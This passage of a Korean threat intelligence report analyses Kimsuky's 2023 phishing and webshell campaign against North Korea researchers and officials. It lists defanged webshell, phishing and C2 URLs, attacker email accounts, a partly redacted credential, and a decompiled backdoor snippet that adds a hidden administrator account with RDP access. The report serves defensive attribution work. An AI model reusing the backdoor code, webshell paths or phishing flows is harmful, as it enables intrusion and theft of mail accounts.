13	hxxps://kakaocore.eu/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	27.255.81.80(KR)	2023-04-01 15:11:25	GuestUser
14	hxxp://dstent04.co.kr/wp-includes/SimplePie/Items.php	112.175.85.198(KR)	2023-03-22 16:44:22	DefaultUser
15	hxxp://www.bluemotion.co.kr/cheditor4/insert_link.php	222.102.7.13(KR)	2023-03-22 16:43:53	DefaultUser

(표 24) 국내 경유지(KR)에서 접속한 웹헬 URL

해킹 대상으로부터 메일 계정과 중요한 자료 탈취를 위해서 Kimsuky 조직이 국내 경유지(KR)에서 수행한 악성 행위의 흔적이 남아있었습니다. 해킹 대상과 피싱에 사용할 주제 선정을 위해서 아래 키워드로 구글 검색을

했으며, 검색 키워드의 대부분은 북한, 정치, 외교, 안보 관련 연구&정책 기관, 대학교에 재직 중인 특정한 또는 조직입니다. 아래 (그림 38)는 Kimsuky 조직이 입력한 구글 검색 키워드의 일부로 붉은색으로 표시된 부분은 피싱 메일의 내용으로 사용할 주제입니다.

Google 검색, 0며-11000 - Google 검색,	연구소 이메일 아웃룩 연동 - Google 검색, naver news - Google 검색,	예비역대장 -
Google 검색, 의힘	Google 검색, 의힘 국책자문 위원회 부위원장 - Google 검색,	의힘 국책자문위원회 부위원장 -
Google 검색, 국책자문위원회 부위원장 - Google 검색,	군인권연구소	Google 검색, 군인권연구소 전문위원장 - Google 검색
색, 의힘	- Google 검색, 대장 - Google 검색,	중국 - Google 검색, 문제연구소 - Google 검색,
문제연구소 - Google 검색,	연구원	북한 - Google 검색, 연구원 - Google 검색, 연구원
- Google 검색, 연구원	연구원	연구원 연구센터 센터장 - Google 검색, 연구원 연구센터 센터
장	- Google 검색, 우리도 핵을 가져야 북한 핵을 막을 수 있다.	군인회 - Google 검색, 해킹 한국 학회 - Google 검색, 한
국	- 학회 해킹 - Google 검색, 연구소 해킹 - Google 검색	

(그림 38) Kimsuky 조직의 구글 검색 키워드 중 일부

Kimsuky 조직은 구글 검색뿐만 아니라 *****연구원의 사이트에 접속하여 해킹 대상 선정을 위한 직원의 신상 정보를 검색했으며, 아래 (그림 39)에서 맨 끝에 붙는 숫자가 개별 직원의 신상 정보 페이지이므로 검색한 일부 직원의 메일 주소로 피싱 메일을 발송했을 가능성도 있습니다.

Date	Type	User	Content
2023-04-10 16:42:59	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe ew.asp?ir eq=148
2023-04-10 16:42:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe ew.asp?ir eq=165
2023-04-10 16:42:33	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe ew.asp?ir eq=154
2023-04-10 16:41:50	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe ew.asp?ir eq=161
2023-04-10 16:41:36	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe ew.asp?ir eq=154

(그림 39) *****연구원의 직원 신상 정보 페이지 접속 로그

위 검색 과정을 통해서 수집한 해킹 대상의 메일로 피싱 메일을 발송할 때 Daum, Dooray, 해킹 대상에게 보일 미끼 파일은 구글 드라이브에 업로드했습니다. 아래 (그림 40)는 Dooray 를 이용하여 피싱 메일 발송의 예시로 발송한 메일의 구체적인 내용은 확인하지 못했지만 Kimsuky 조직이 구글에서 한국*****학회 해킹, *****연구소 해킹을 검색한 것과 관련이 있는 것으로 판단했습니다.

Date	Type	User	Content	Extra2
2023-04-11 10:33:10	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com 보낸 메일함 해킹관련 이슈사항 안내 : cybercenter	
2023-04-11 10:32:59	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com 보낸 메일함 해킹관련 이슈사항 안내 : cybercenter	
2023-04-11 10:32:53	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com 보낸 메일함 해킹관련 이슈사항 안내 : cybercenter	
2023-04-11 10:32:42	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com 보낸 메일함 해킹관련 이슈사항 안내 : cybercenter	

(그림 40) Dooray 를 이용한 피싱 메일 발송 로그

해킹 대상이 메일 열람과 피싱 URL 접속 그리고 메일 계정 유출 과정을 거쳐서 탈취한 해킹 대상의 메일 계정은 Kimsuky 조직이 해킹 대상의 메일 계정에 접속하여 그동안 주고받은 메일을 확인하는데 악용했습니다.

아래 (그림 41)은 설명을 뒷받침하는 근거 및 예시로 mails?_=에 붙는 숫자는 개별 메일의 ID, contacts 는 연락처를 의미하며, 로그인한 후 해당 정보를 확인할 수 있으므로 Kimsuky 조직은 ****연구원에 재직 중인 특정한 메일 계정 정보 탈취에 성공했다고 판단했습니다. 추가로 Kimsuky 조직이 국내 경유지(KR)에 남긴

흔적에서 *****연구소, *****대학교, *****학교 등의 웹 메일, *****전략연구원의 Dooray 에 접속 시도가 존재했습니다.

Date	Type	User	Content	Extra2
2023-04-11 10:28:02	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#mboxes/2946/mails?_id=1681176482071	연구원 Mail
2023-04-11 10:25:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#mboxes/2946/mails?_id=1681176347097	연구원 Mail
2023-04-11 10:25:45	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#mboxes/2946/mails?_id=1681176345985	연구원 Mail
2023-04-11 10:25:43	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#mboxes/2946/mails?_id=1681176343643	연구원 Mail
2023-04-11 10:19:44	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#mboxes/2946/mails?_id=1681175984246	연구원 Mail
2023-04-11 10:40:34	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#contacts	연구원 Mail
2023-04-11 10:47:30	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.re.kr/mail/#?_id=1681177650817	연구원 Mail

(그림 41) ****연구원 웹 메일 접속

Kimsuky 조직은 국내 경유지(KR)에서 GuestUser 계정으로 *****전략연구원의 Dooray 에 로그인하여 보낸 메일함에 접속했다는 것은 로그인 성공했음을 의미하지만 실제 해당 기관의 Dooray 계정 정보가 해킹으로 유출된 것인지 또는 Kimsuky 조직이 해당 기관을 사칭한 Dooray 를 만들고 피싱 메일 발송에 악용한 것인지는 확인할 수 없었습니다. 다만 Dooray 는 30 일간 무료 체험도 제공하고 있으므로 *****전략연구원을 사칭한 Dooray 를 만들었을 가능성도 있습니다.

Date	Type	User	Content	Extra2
2023-04-14 10:42:29	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/mail/systems/sent	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/mail/systems/sent/35	보낸 메일함 기획조정실에서 알려드립니다.
2023-04-14 10:35:23	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/mail/systems/sent	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:20	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/mail/systems/inbox	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:17	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/home/	홈 : tem : Dooray!
2023-04-14 10:35:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/	Dooray!
2023-04-14 10:35:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/auth/signin/finalizeDooray!	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/idp/login?redirectUr	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/idp/init?redirectUrl	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/auth/signin?nextUrl=	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://stem.dooray.com/	Dooray!

(그림 42) *****전략연구원의 Dooray 로그인과 피싱 메일 발송

또한 *****전략연구원에서 북한 관련 보고서 페이지에 접속한 후 보고서 저자의 메일 주소를 검색한 흔적도 존재합니다. 보고서 저자의 메일 주소를 검색한 행위는 해당 보고서 저자에게 피싱 또는 악성코드가 첨부된 해킹 메일을 발송하려는 목적으로 판단했습니다.

Date	Type	User	Content	Extra2
2023-04-17 15:52:08	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EC%96%91%EA%80%91%EC%9A%A9+%40inss&ei=w8ZIzEJY6MoAT	양 옹 @i s - Google 검색
2023-04-17 15:52:08	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EC%96%91%EA%80%91%EC%9A%A9+%40inss&ei=w8ZIzEJY6MoAT	양 옹 @i s - Google 검색
2023-04-17 15:51:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B9%80%ED%83%9C%EA%B3%BC+%40inss&oq=%EA%B9%80%ED%83%	김 주 @i s - Google 검색
2023-04-17 15:51:48	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B9%80%ED%83%9C%EA%B3%BC+%40inss&oq=%EA%B9%80%ED%83%	김 주 @i s - Google 검색
2023-04-17 15:51:35	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.re.kr/publication/bbs/js_list.do	연구원
2023-04-17 15:51:35	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.re.kr/publication/bbs/js_view.do?nttId=409831&bbsId=js&page=1&searchC	연구원
2023-04-17 15:51:27	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.re.kr/publication/bbs/js_view.do?nttId=409831&bbsId=js&page=1&searchC	연구원
2023-04-17 15:51:15	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+inss.re.kr&ei=Ruw8ZNFH5Op	홍 i s.re.kr - Google 검색
2023-04-17 15:51:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+inss.re.kr&ei=Ruw8ZNFH5Op	홍 i s.re.kr - Google 검색
2023-04-17 15:50:48	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+%40inss&oq=%EA%B3%A0%EC%9E%	홍 @i s - Google 검색
2023-04-17 15:50:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+%40inss&oq=%EA%B3%A0%EC%9E%	홍 @i s - Google 검색
2023-04-17 15:50:38	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www.re.kr/search/searchKeyworld.do	연구원
2023-04-17 15:50:37	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www.re.kr/publication/bbs/js_view.do?nttId=410602&bbsId=js&page=1&searchCn	연구원
2023-04-17 15:50:34	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www.re.kr/publication/bbs/js_view.do?nttId=410602&bbsId=js&page=1&searchCn	연구원

(그림 43) *****전략연구원의 보고서 확인과 저자 검색

Kimsuky 조직은 RFA 기자를 사칭한 해킹 메일을 해킹 대상에게 발송했으며, 아래 (그림 44)을 보면 해킹 대상과 적어도 2 회 이상은 메일을 주고 받았습니다. 또한 메일에 첨부하기 위해서 대용량 파일 URL 을 생성할 때 송신자의 메일 주소를 포함하므로 "joseph4272@hanmail.net"는 Kimsuky 조직의 메일 계정으로 판단했습니다.

Date	Type	User	Content	Extra2
2023-04-06 15:17:32	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CHMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. 수신확인 Daum 메일
2023-04-06 11:04:02	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CHMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. 수신확인 Daum 메일
2023-04-06 10:03:11	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CHMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. 수신확인 Daum 메일
2023-04-06 09:50:06	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (3).docx	
2023-04-06 09:50:05	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (2).docx	
2023-04-06 09:50:03	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (1).docx	
2023-04-06 09:50:01	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서.docx	
2023-04-06 09:49:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CHMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. 수신확인 Daum 메일

(그림 44) RFA 기자 사칭하여 해킹 메일 발송

Kimsuky 조직은 Daum 메일 계정뿐만 아니라 Gmail 계정에도 접속했음을 확인했습니다. TeamViewer 를 처음 사용할 때 이메일 인증 과정을 거치며, Kimsuky 조직은 인증 정보를 받기 위해서 Google 메일을 사용한 것으로 판단했습니다.

Date	Type	User	Content	Extra2
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.google.co.kr/accounts/Se	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.youtube.com/accounts/Set	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/accounts/SetOSID:	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.google.com/CheckCookie?c	받은편지함 - hunansong211@gmail.com - Gmail
2023-03-27 16:28:25	EdgH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/#inbox/f	[확인해 주세요] Teamviewer 이메일 계정 확인 요청
2023-03-27 16:26:40	EdgH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/#inbox	Posteingang (26) - gosun2001@gmail.com - Gmail

(그림 45) Google 메일 계정 접속

추가로 Kimsuky 조직이 국내 경유지(KR)에 보관했던 파일 중 DefaultUser\Download\W0408.txt 에는 BASE64 로 인코딩된 Google Gmail 계정이 저장되어 있었으며, 국내 경유지(KR) 수집한 로그에는 해당 계정으로 Gmail 이나 다른 사이트에 접속한 로그는 없었습니다.

- BASE64 인코딩 후: cmVndWxhcm1hbmFnZXIyOTZAZ21haWwuY29tCQlkamk(일부 삭제)=
- BASE64 디코딩 후: regularmanager296@gmail.com dji)(#(일부 삭제)

■ 북한식 표현 "대면부" 존재

Kimsuky 조직이 *****연구원과 동일한 피싱 URL 구축 목적으로 보관해둔 파일에서 북한식 표현 "대면부"가 존재합니다. "대면부"는 북한에서 사용하는 IT 용어로 우리나라에서는 "인터페이스"를 의미합니다.

```
function getUserAgent() {
    $AgentList = array('Windows', 'Macintosh; Intel Mac OS', 'Linux;
    //'Windows', 'Macintosh; Intel Mac OS' 같은 대면부,
    //'Linux; Android', 'iPhone; CPU iPhone OS' 같은 대면부,
    $AgentName = 'none';
```

(그림 46) index.php(프록시 페이지)에 존재하는 북한식 표현

[+] (국립통일교육원) 남,북한 IT 용어 비교


hxxps://www.uniedu.go.kr/uniedu/atchfile/down/F000001094.pdf, 40 페이지)

■ FedEx 피싱

FedEx, DHL 등 해외 유명 기업을 사칭한 피싱 페이지는 흔하기 때문에 배경 정보없이 해킹 조직을 특정하는 것은 어려울 수 있습니다. 아래 두가지를 근거로 Kimsuky 조직의 FedEx 피싱으로 판단했습니다.

첫째, Kimsuky 조직이 국내 경유지(KR)에 보관한 파일 중에 Fedex 를 사칭한 피싱 페이지가 존재했습니다. 둘째, 미리 입력된 메일 주소를 검색한 결과 대북 분야에 종사하는 특정인의 메일 주소(*****@daum.net)인 점 등의 배경 정보가 없었다면 실제 피싱 메일이 유포됐을 때 단순히 해외 유명 기업을 사칭한 피싱 페이지였을 것입니다.

피싱 페이지에 접속하면 아래 (그림 47)처럼 배송 문서를 확인하기 위해서 비밀번호를 입력하여 daum.net 인증 절차를 따를 것을 안내하고 있지만 이는 해킹 대상의 메일 계정을 탈취하기 위한 속임수로 자세히 살펴보면 "도움이 필요하다?"라는 질문형의 어색한 문구가 존재합니다. 그리고 배송 문서를 확인하기 위해서 daum 아이디와 비밀번호를 입력하는 일은 절대로 없으므로 이와 똑같은 피싱 메일을 받았을 때 관심을 갖고 확인한다면 어색한 문구나 메일의 내용과 맞지 않은 부분을 발견할 수 있으므로 충분히 피해를 예방할 수 있습니다.



(그림 47) Fedex 를 사칭한 피싱 페이지

비밀번호 입력 후 "문서 보기"를 클릭하면 해킹 대상이 입력한 메일 계정은 C2 로 전송되며, 이후 daum 로그인 2 단계 인증 절차를 진행하지만 분석할 당시에는 C2 는 동작하지 않았습니다.

[+] FedEx 피싱 C2: hxxps://elated-blackburn.5-252-21-33.plesk.page/fededmd/fdx.php

■ 웹shell URL 이 저장된 파일

Kimsuky 조직이 국내 경유지(KR)에서 DefaultUser 계정의 Download 폴더에 보관한 파일 중 텍스트 파일에는 아래 (그림 48)과 같이 피싱 URL 과 웹shell URL 이 저장되어 있었습니다.



(그림 48) ftp.txt 에 저장된 피싱, 웹shell URL 정보

위 (그림 48)의 정보를 토대로 웹shell에 접속한 결과 아래 (그림 49)과 같이 bstill.kr 에는 *****연구원 피싱 페이지 kinu.html 과 악성코드 ms_x86.dll 이 업로드되어 있었습니다.

<input type="checkbox"/>	ki...html	9415 B	-rw-r--r--	dahanw_denny152	dahanw_denny152		
<input type="checkbox"/>	link.php			dahanw_denny152	dahanw_denny152		
<input type="checkbox"/>	list.php	5065 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152		
<input type="checkbox"/>	ms_x86.dll	121856 B	-rw-r--r--	dahanw_denny152	dahanw_denny152		
<input type="checkbox"/>	new.php	2047 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152		
<input type="checkbox"/>	norobot.inc.php	1637 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152		

(그림 49) bstill.kr 에 업로드된 *****연구원 피싱 페이지와 악성코드

ki**.html 은 피싱의 첫 단계로 "보안메일보기"를 클릭하면 *****연구원과 똑같이 구축된 피싱 URL 로 접속하며, 미끼 문서 열람을 원하면 로그인을 요구합니다. 만약 해킹 대상이 로그인할 경우 미끼 파일을 보여주지만 해킹 대상의 메일 계정 정보 및 접속 로그는 C2 에 파일로 저장되며, 피싱 URL 의 동작 방식은 (그림 23)과 동일합니다.

보안메일
이 메일은 중요정보 유출 방지를 위해 암호화된 메일입니다.

메일 열람 안내

01. [보안메일보기] 클릭
02. 본인 확인
03. 문서 내용 확인

열람 기간 2023. 05. 03 (수) ~ 2023. 05. 10 (수)
열람 횟수 10회

중요 정보 유출 방지를 위해 본인확인을 진행하신후 자료를 열람하실수 있습니다.

보안메일보기

- 피싱 URL
http://mailss.bstill.kr/account/login.do?rturl=aHR0cHM6L...
y9kb2NzLmdvb2dsZS5jb20vZG9jdW1lbnQvZC8xNEVIRE5GR...
DIYMXloZklNYjFKejBINnpjY0ZrUlnRSU4vZWRpdD91c3A9c2...
hhcmVfbGluayZvdWlkPTExMDMzMtK0NDAXMTEzOTE2Mzg...
wOCZydHBvZj10cnVlJnNkPXRydWU=&tlp=aGJ
- rturl: 미끼 파일
https://docs.google.com/document/d/14EeDNFD9X1yhfIM...
b1Jz0H6zccFkRSQIN/edit?usp=share_link&oid=110335944...
011139163808&rtpof=true&sd=true
- tlp: 해킹 대상의 아이디
hb

(그림 50) (좌) 피싱의 첫 단계, (중) 피싱 URL, (우) 피싱 URL 접속 로그 4-

ms_x86.dll 은 해킹한 시스템과 연결의 지속성을 확보하기 위해서 사용하는 악성코드로 아이디: DefaultUser / 비밀번호: lsjdoif#@\$#@#09v921 를 추가하며, RDP 기능을 사용할 수 있도록 권한과 환경 설정을 변경합니다.

정상적으로 실행했다면 위 계정이 추가됐을 것이므로 Kimsuky 조직은 RDP 로 해킹한 시스템에 접속할 때 DefaultUser 계정을 사용합니다. 그런데 해킹한 Windows 시스템에 추가한 계정 정보는 악성코드에 평문으로 존재하며, 제 3자(ex, 분석가)에게 노출된다면 Kimsuky 조직이 해킹 활동을 하는데 지장이 생기므로 이를 방지하기 위해서 최초 로그인 후 비밀번호 변경 작업을 수행합니다. 또한 RDP 로 해킹한 시스템에 로그인하면 Windows 이벤트 로그에 접속한 IP 와 계정 정보가 기록되므로 간헐적으로 Windows 이벤트 로그를 삭제합니다. ((그림 20) 참고)

```

*( _QWORD *)NewState = 0x61006600650044i64; // DefaultUser
*( _QWORD *)&NewState[8] = 0x550074006C0075i64;
*( _QWORD *)&NewState[16] = 0x7200650073i64;
memmove(v27, L"lsidoif#@$#@#09v921", 0x26ui64);
LODWORD(TokenHandle) = 0;
wcscpy(groupname, L"Administrators");
memmove(v28, L"Remote Desktop Users", 0x2Aui64);
v21 = 0i64;
v22 = 0i64;
v24 = 0i64;
*( _QWORD *)buf = NewState;
v19 = v27;
v20 = 1;
v23 = 65633;
if ( NetUserAdd(0i64, 1u, buf, (LPDWORD)&TokenHandle) )
    
```

(그림 51) ms_x86.dll 의 DefaultUser 계정 추가 기능

⑤ 2023.05 월, 이호스트 IP

"④ 2023.03 월, 국내 경유지(KR)"에서 Kimsuky 조직이 C2 관리와 운영 목적으로 사용했던 웹шел URL 은 5 개의 IP 에 매핑되어 있었으며, 이중 4 개의 IP 가 이호스트에 할당된 IP 로 Kimsuky 조직이 과거부터 C2 구축에 자주 악용하고 있습니다. 또한 5 개의 IP 에 웹шел URL 뿐만 아니라 유사한 패턴을 가진 다수의 악성 URL 이 매핑되어 있었지만 본 보고서에서는 생략했습니다.

27.255.81.80, 이호스트(KR)	27.255.75.137, 이호스트(KR)	27.255.80.170, 이호스트(KR)	27.255.75.146, 이호스트(KR)	74.119.239.234 (US)
2022.03 ~ 2023.04	2023.04	2023.02 ~ 2023.04	2021.04 ~ 2023.05	2023.04
listmember.info	kakaoreug.info	mails.walock.info	goodsjobs.eu	listmember.info
t1_daumcdneuok. kakaocore.eu	t1_daumcdnleu.ka kaoreug.info	a1ive.info	healope.info	generalparts.info

accountseuok.kak aocore.eu	dnleu.kakaoreug.i nfo	mailis.walock.info	mailms.healope.info	extparts.info
stat_tiaraoasi.kakao reug.info	accountsleu.kakao reug.info	walock.info	mailis.walock.info	usesignal.info
kakaocore.eu	stat_tiaraleu.kakao reug.info	mailis.extparts.info	mailsr.walock.info	
	accountsmil.kakao reug.info	generalparts.info	walock.info	
	listmember.info	extparts.info	a1ive.info	
		usesignal.info		
		listmember.info		
		mailweb.afgvillage .eu		
		wgsnto.afgvillage. eu		
		wwwnto.afgvillage .eu		
		playnto.afgvillage. eu		
		afgvillage.eu		
		accounto.afgvillag e.eu		

(표 25) IP 에 매핑된 웹셸 URL 및 관련 악성 URL

위 (표 25)에서 흰색 Bold 체로 표시된 3 개의 URL 도 웹셸 및 피싱 URL 로 사용하기 위해서 Kimsuky 조직이 생성한 것으로 동일한 IP 에 매핑되어 있으며, 접미사가 .eu, .info 로 기존의 웹셸 URL 과 패턴이 동일하기 때문에 동일한 파일명의 웹셸이 존재할 것으로 의심했습니다.

예를 들어 "④ 2023.03 월, 국내 경유지(KR)"에서 Kimsuky 조직이 웹셸의 파일명으로 사용한 2 개 중 tygygvftsfx8g68Gu8x7s78gsx6.php 를 goodsjobs.eu, healope.info 와 조합하여 웹셸 URL 에 접속 가능한지 확인한 결과 실제 접속이 가능했습니다. 이는 Kimsuky 조직이 다수의 C2 를 구축할 때 동일한 구조를 사용하는 사례도 있음을 증명하는 근거입니다.

- hxxps://walock.info/tygygvftsfx8g68Gu8x7s78gsx6.php (④ 2023.03 월, 국내 경유지(KR) 웹셸 URL)
- hxxps://goodsjobs.eu/tygygvftsfx8g68Gu8x7s78gsx6.php (27.255.75.146, 이호스트 웹셸 URL)
- hxxps://healope.info/tygygvftsfx8g68Gu8x7s78gsx6.php (27.255.75.146, 이호스트 웹셸 URL)

웹셀 URL 에 접속하여 C2 의 구조를 분석한 결과 대북 분야에 종사하는 특정한 또는 조직의 메일 계정 정보 탈취 목적으로 피싱 URL 을 운영 중이었으며, 미끼 파일의 URL 은 "*****연구원, 미상"을 제외하면 현재도 유효합니다. (아래 (표 26 참고)

해킹 대상	항목	Data
****연구소, *****ng (**, 전 **부 장관)	피싱 URL 1	hxxp://goodsjobs.eu/se.html
	피싱 URL 2	hxxp://mailms.goodsjobs.eu/mail/login?rtnurl=(미끼 파일 URL)&tlp=(해킹 대상의 메일 아이디)
	미끼 파일 URL	hxxps://docs.google.com/document/d/1ev92w1nsOIPjmH9imykEtaAfVvX-NnfD/edit?usp=share_link (현재 유효)
	미끼 파일명	강의의뢰서_***** 장관님.docx
대학교, *kim*** (**, 교수)	피싱 URL 1	hxxp://goodsjobs.eu/ajou/self.html
	피싱 URL 2	hxxp://munjungday.net/gnuboard4/bbs/kn/logon.html
	미끼 파일 URL	hxxps://drive.google.com/file/d/1AQaH7y05bGBNvAbSnYB0y_SeDmTVF3T9/view?usp=share_link (현재 유효)
	미끼 파일명	북한의 외화획득경로 분석과 대북제재 효과 제고방안.pdf
*****연구원, ****hee (****, 연구위원)	피싱 URL 1	hxxps://healope.info/ki.html
	피싱 URL 2	hxxps://mailms.healope.info/account/login.do?rtnurl=(미끼 파일 URL)&tlp=(해킹 대상의 메일 아이디)
	미끼 파일 URL	hxxp://naver.me/xM8yk6m2 (현재 유효)
	미끼 파일명	국회입법조사처 자문요청서.docx
*****연구원, 미상	피싱 URL 1	rtnurl 에 저장된 미끼 파일 URL
	피싱 URL 2	
	미끼 파일 URL	hxxps://attach.mail.daum.net/bigfile/v1/urls/d/JCIVvbVCUf8HfpZ-7_-A2w8PqyU/JKH7ptbHMvh7XOnhrJ7UIQ (기간 만료)
	미끼 파일명	미중 전략경쟁의 리스크와 한국의 전략환경 분석.hwp
	피싱 URL 1	hxxps://healope.info/nav.html

****9988 (***, 전 **부 차관)	피싱 URL 2	hxxps://nidus.healope.info/nidlogin.login?mode=form&url=hxxps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp=(해킹 대상의 메일 아이디)&rturl=(미끼 파일 URL)
	미끼 파일 URL	hxxps://docs.google.com/document/d/1xMUMIhx0sPmxJJqwl9q_vw2PQxXSPpt/view?usp=share_link (현재 유효)
	미끼 파일명	강의의뢰서_***** 차관님.docx

(표 26) C2의 구조 분석과 해킹 대상 정보

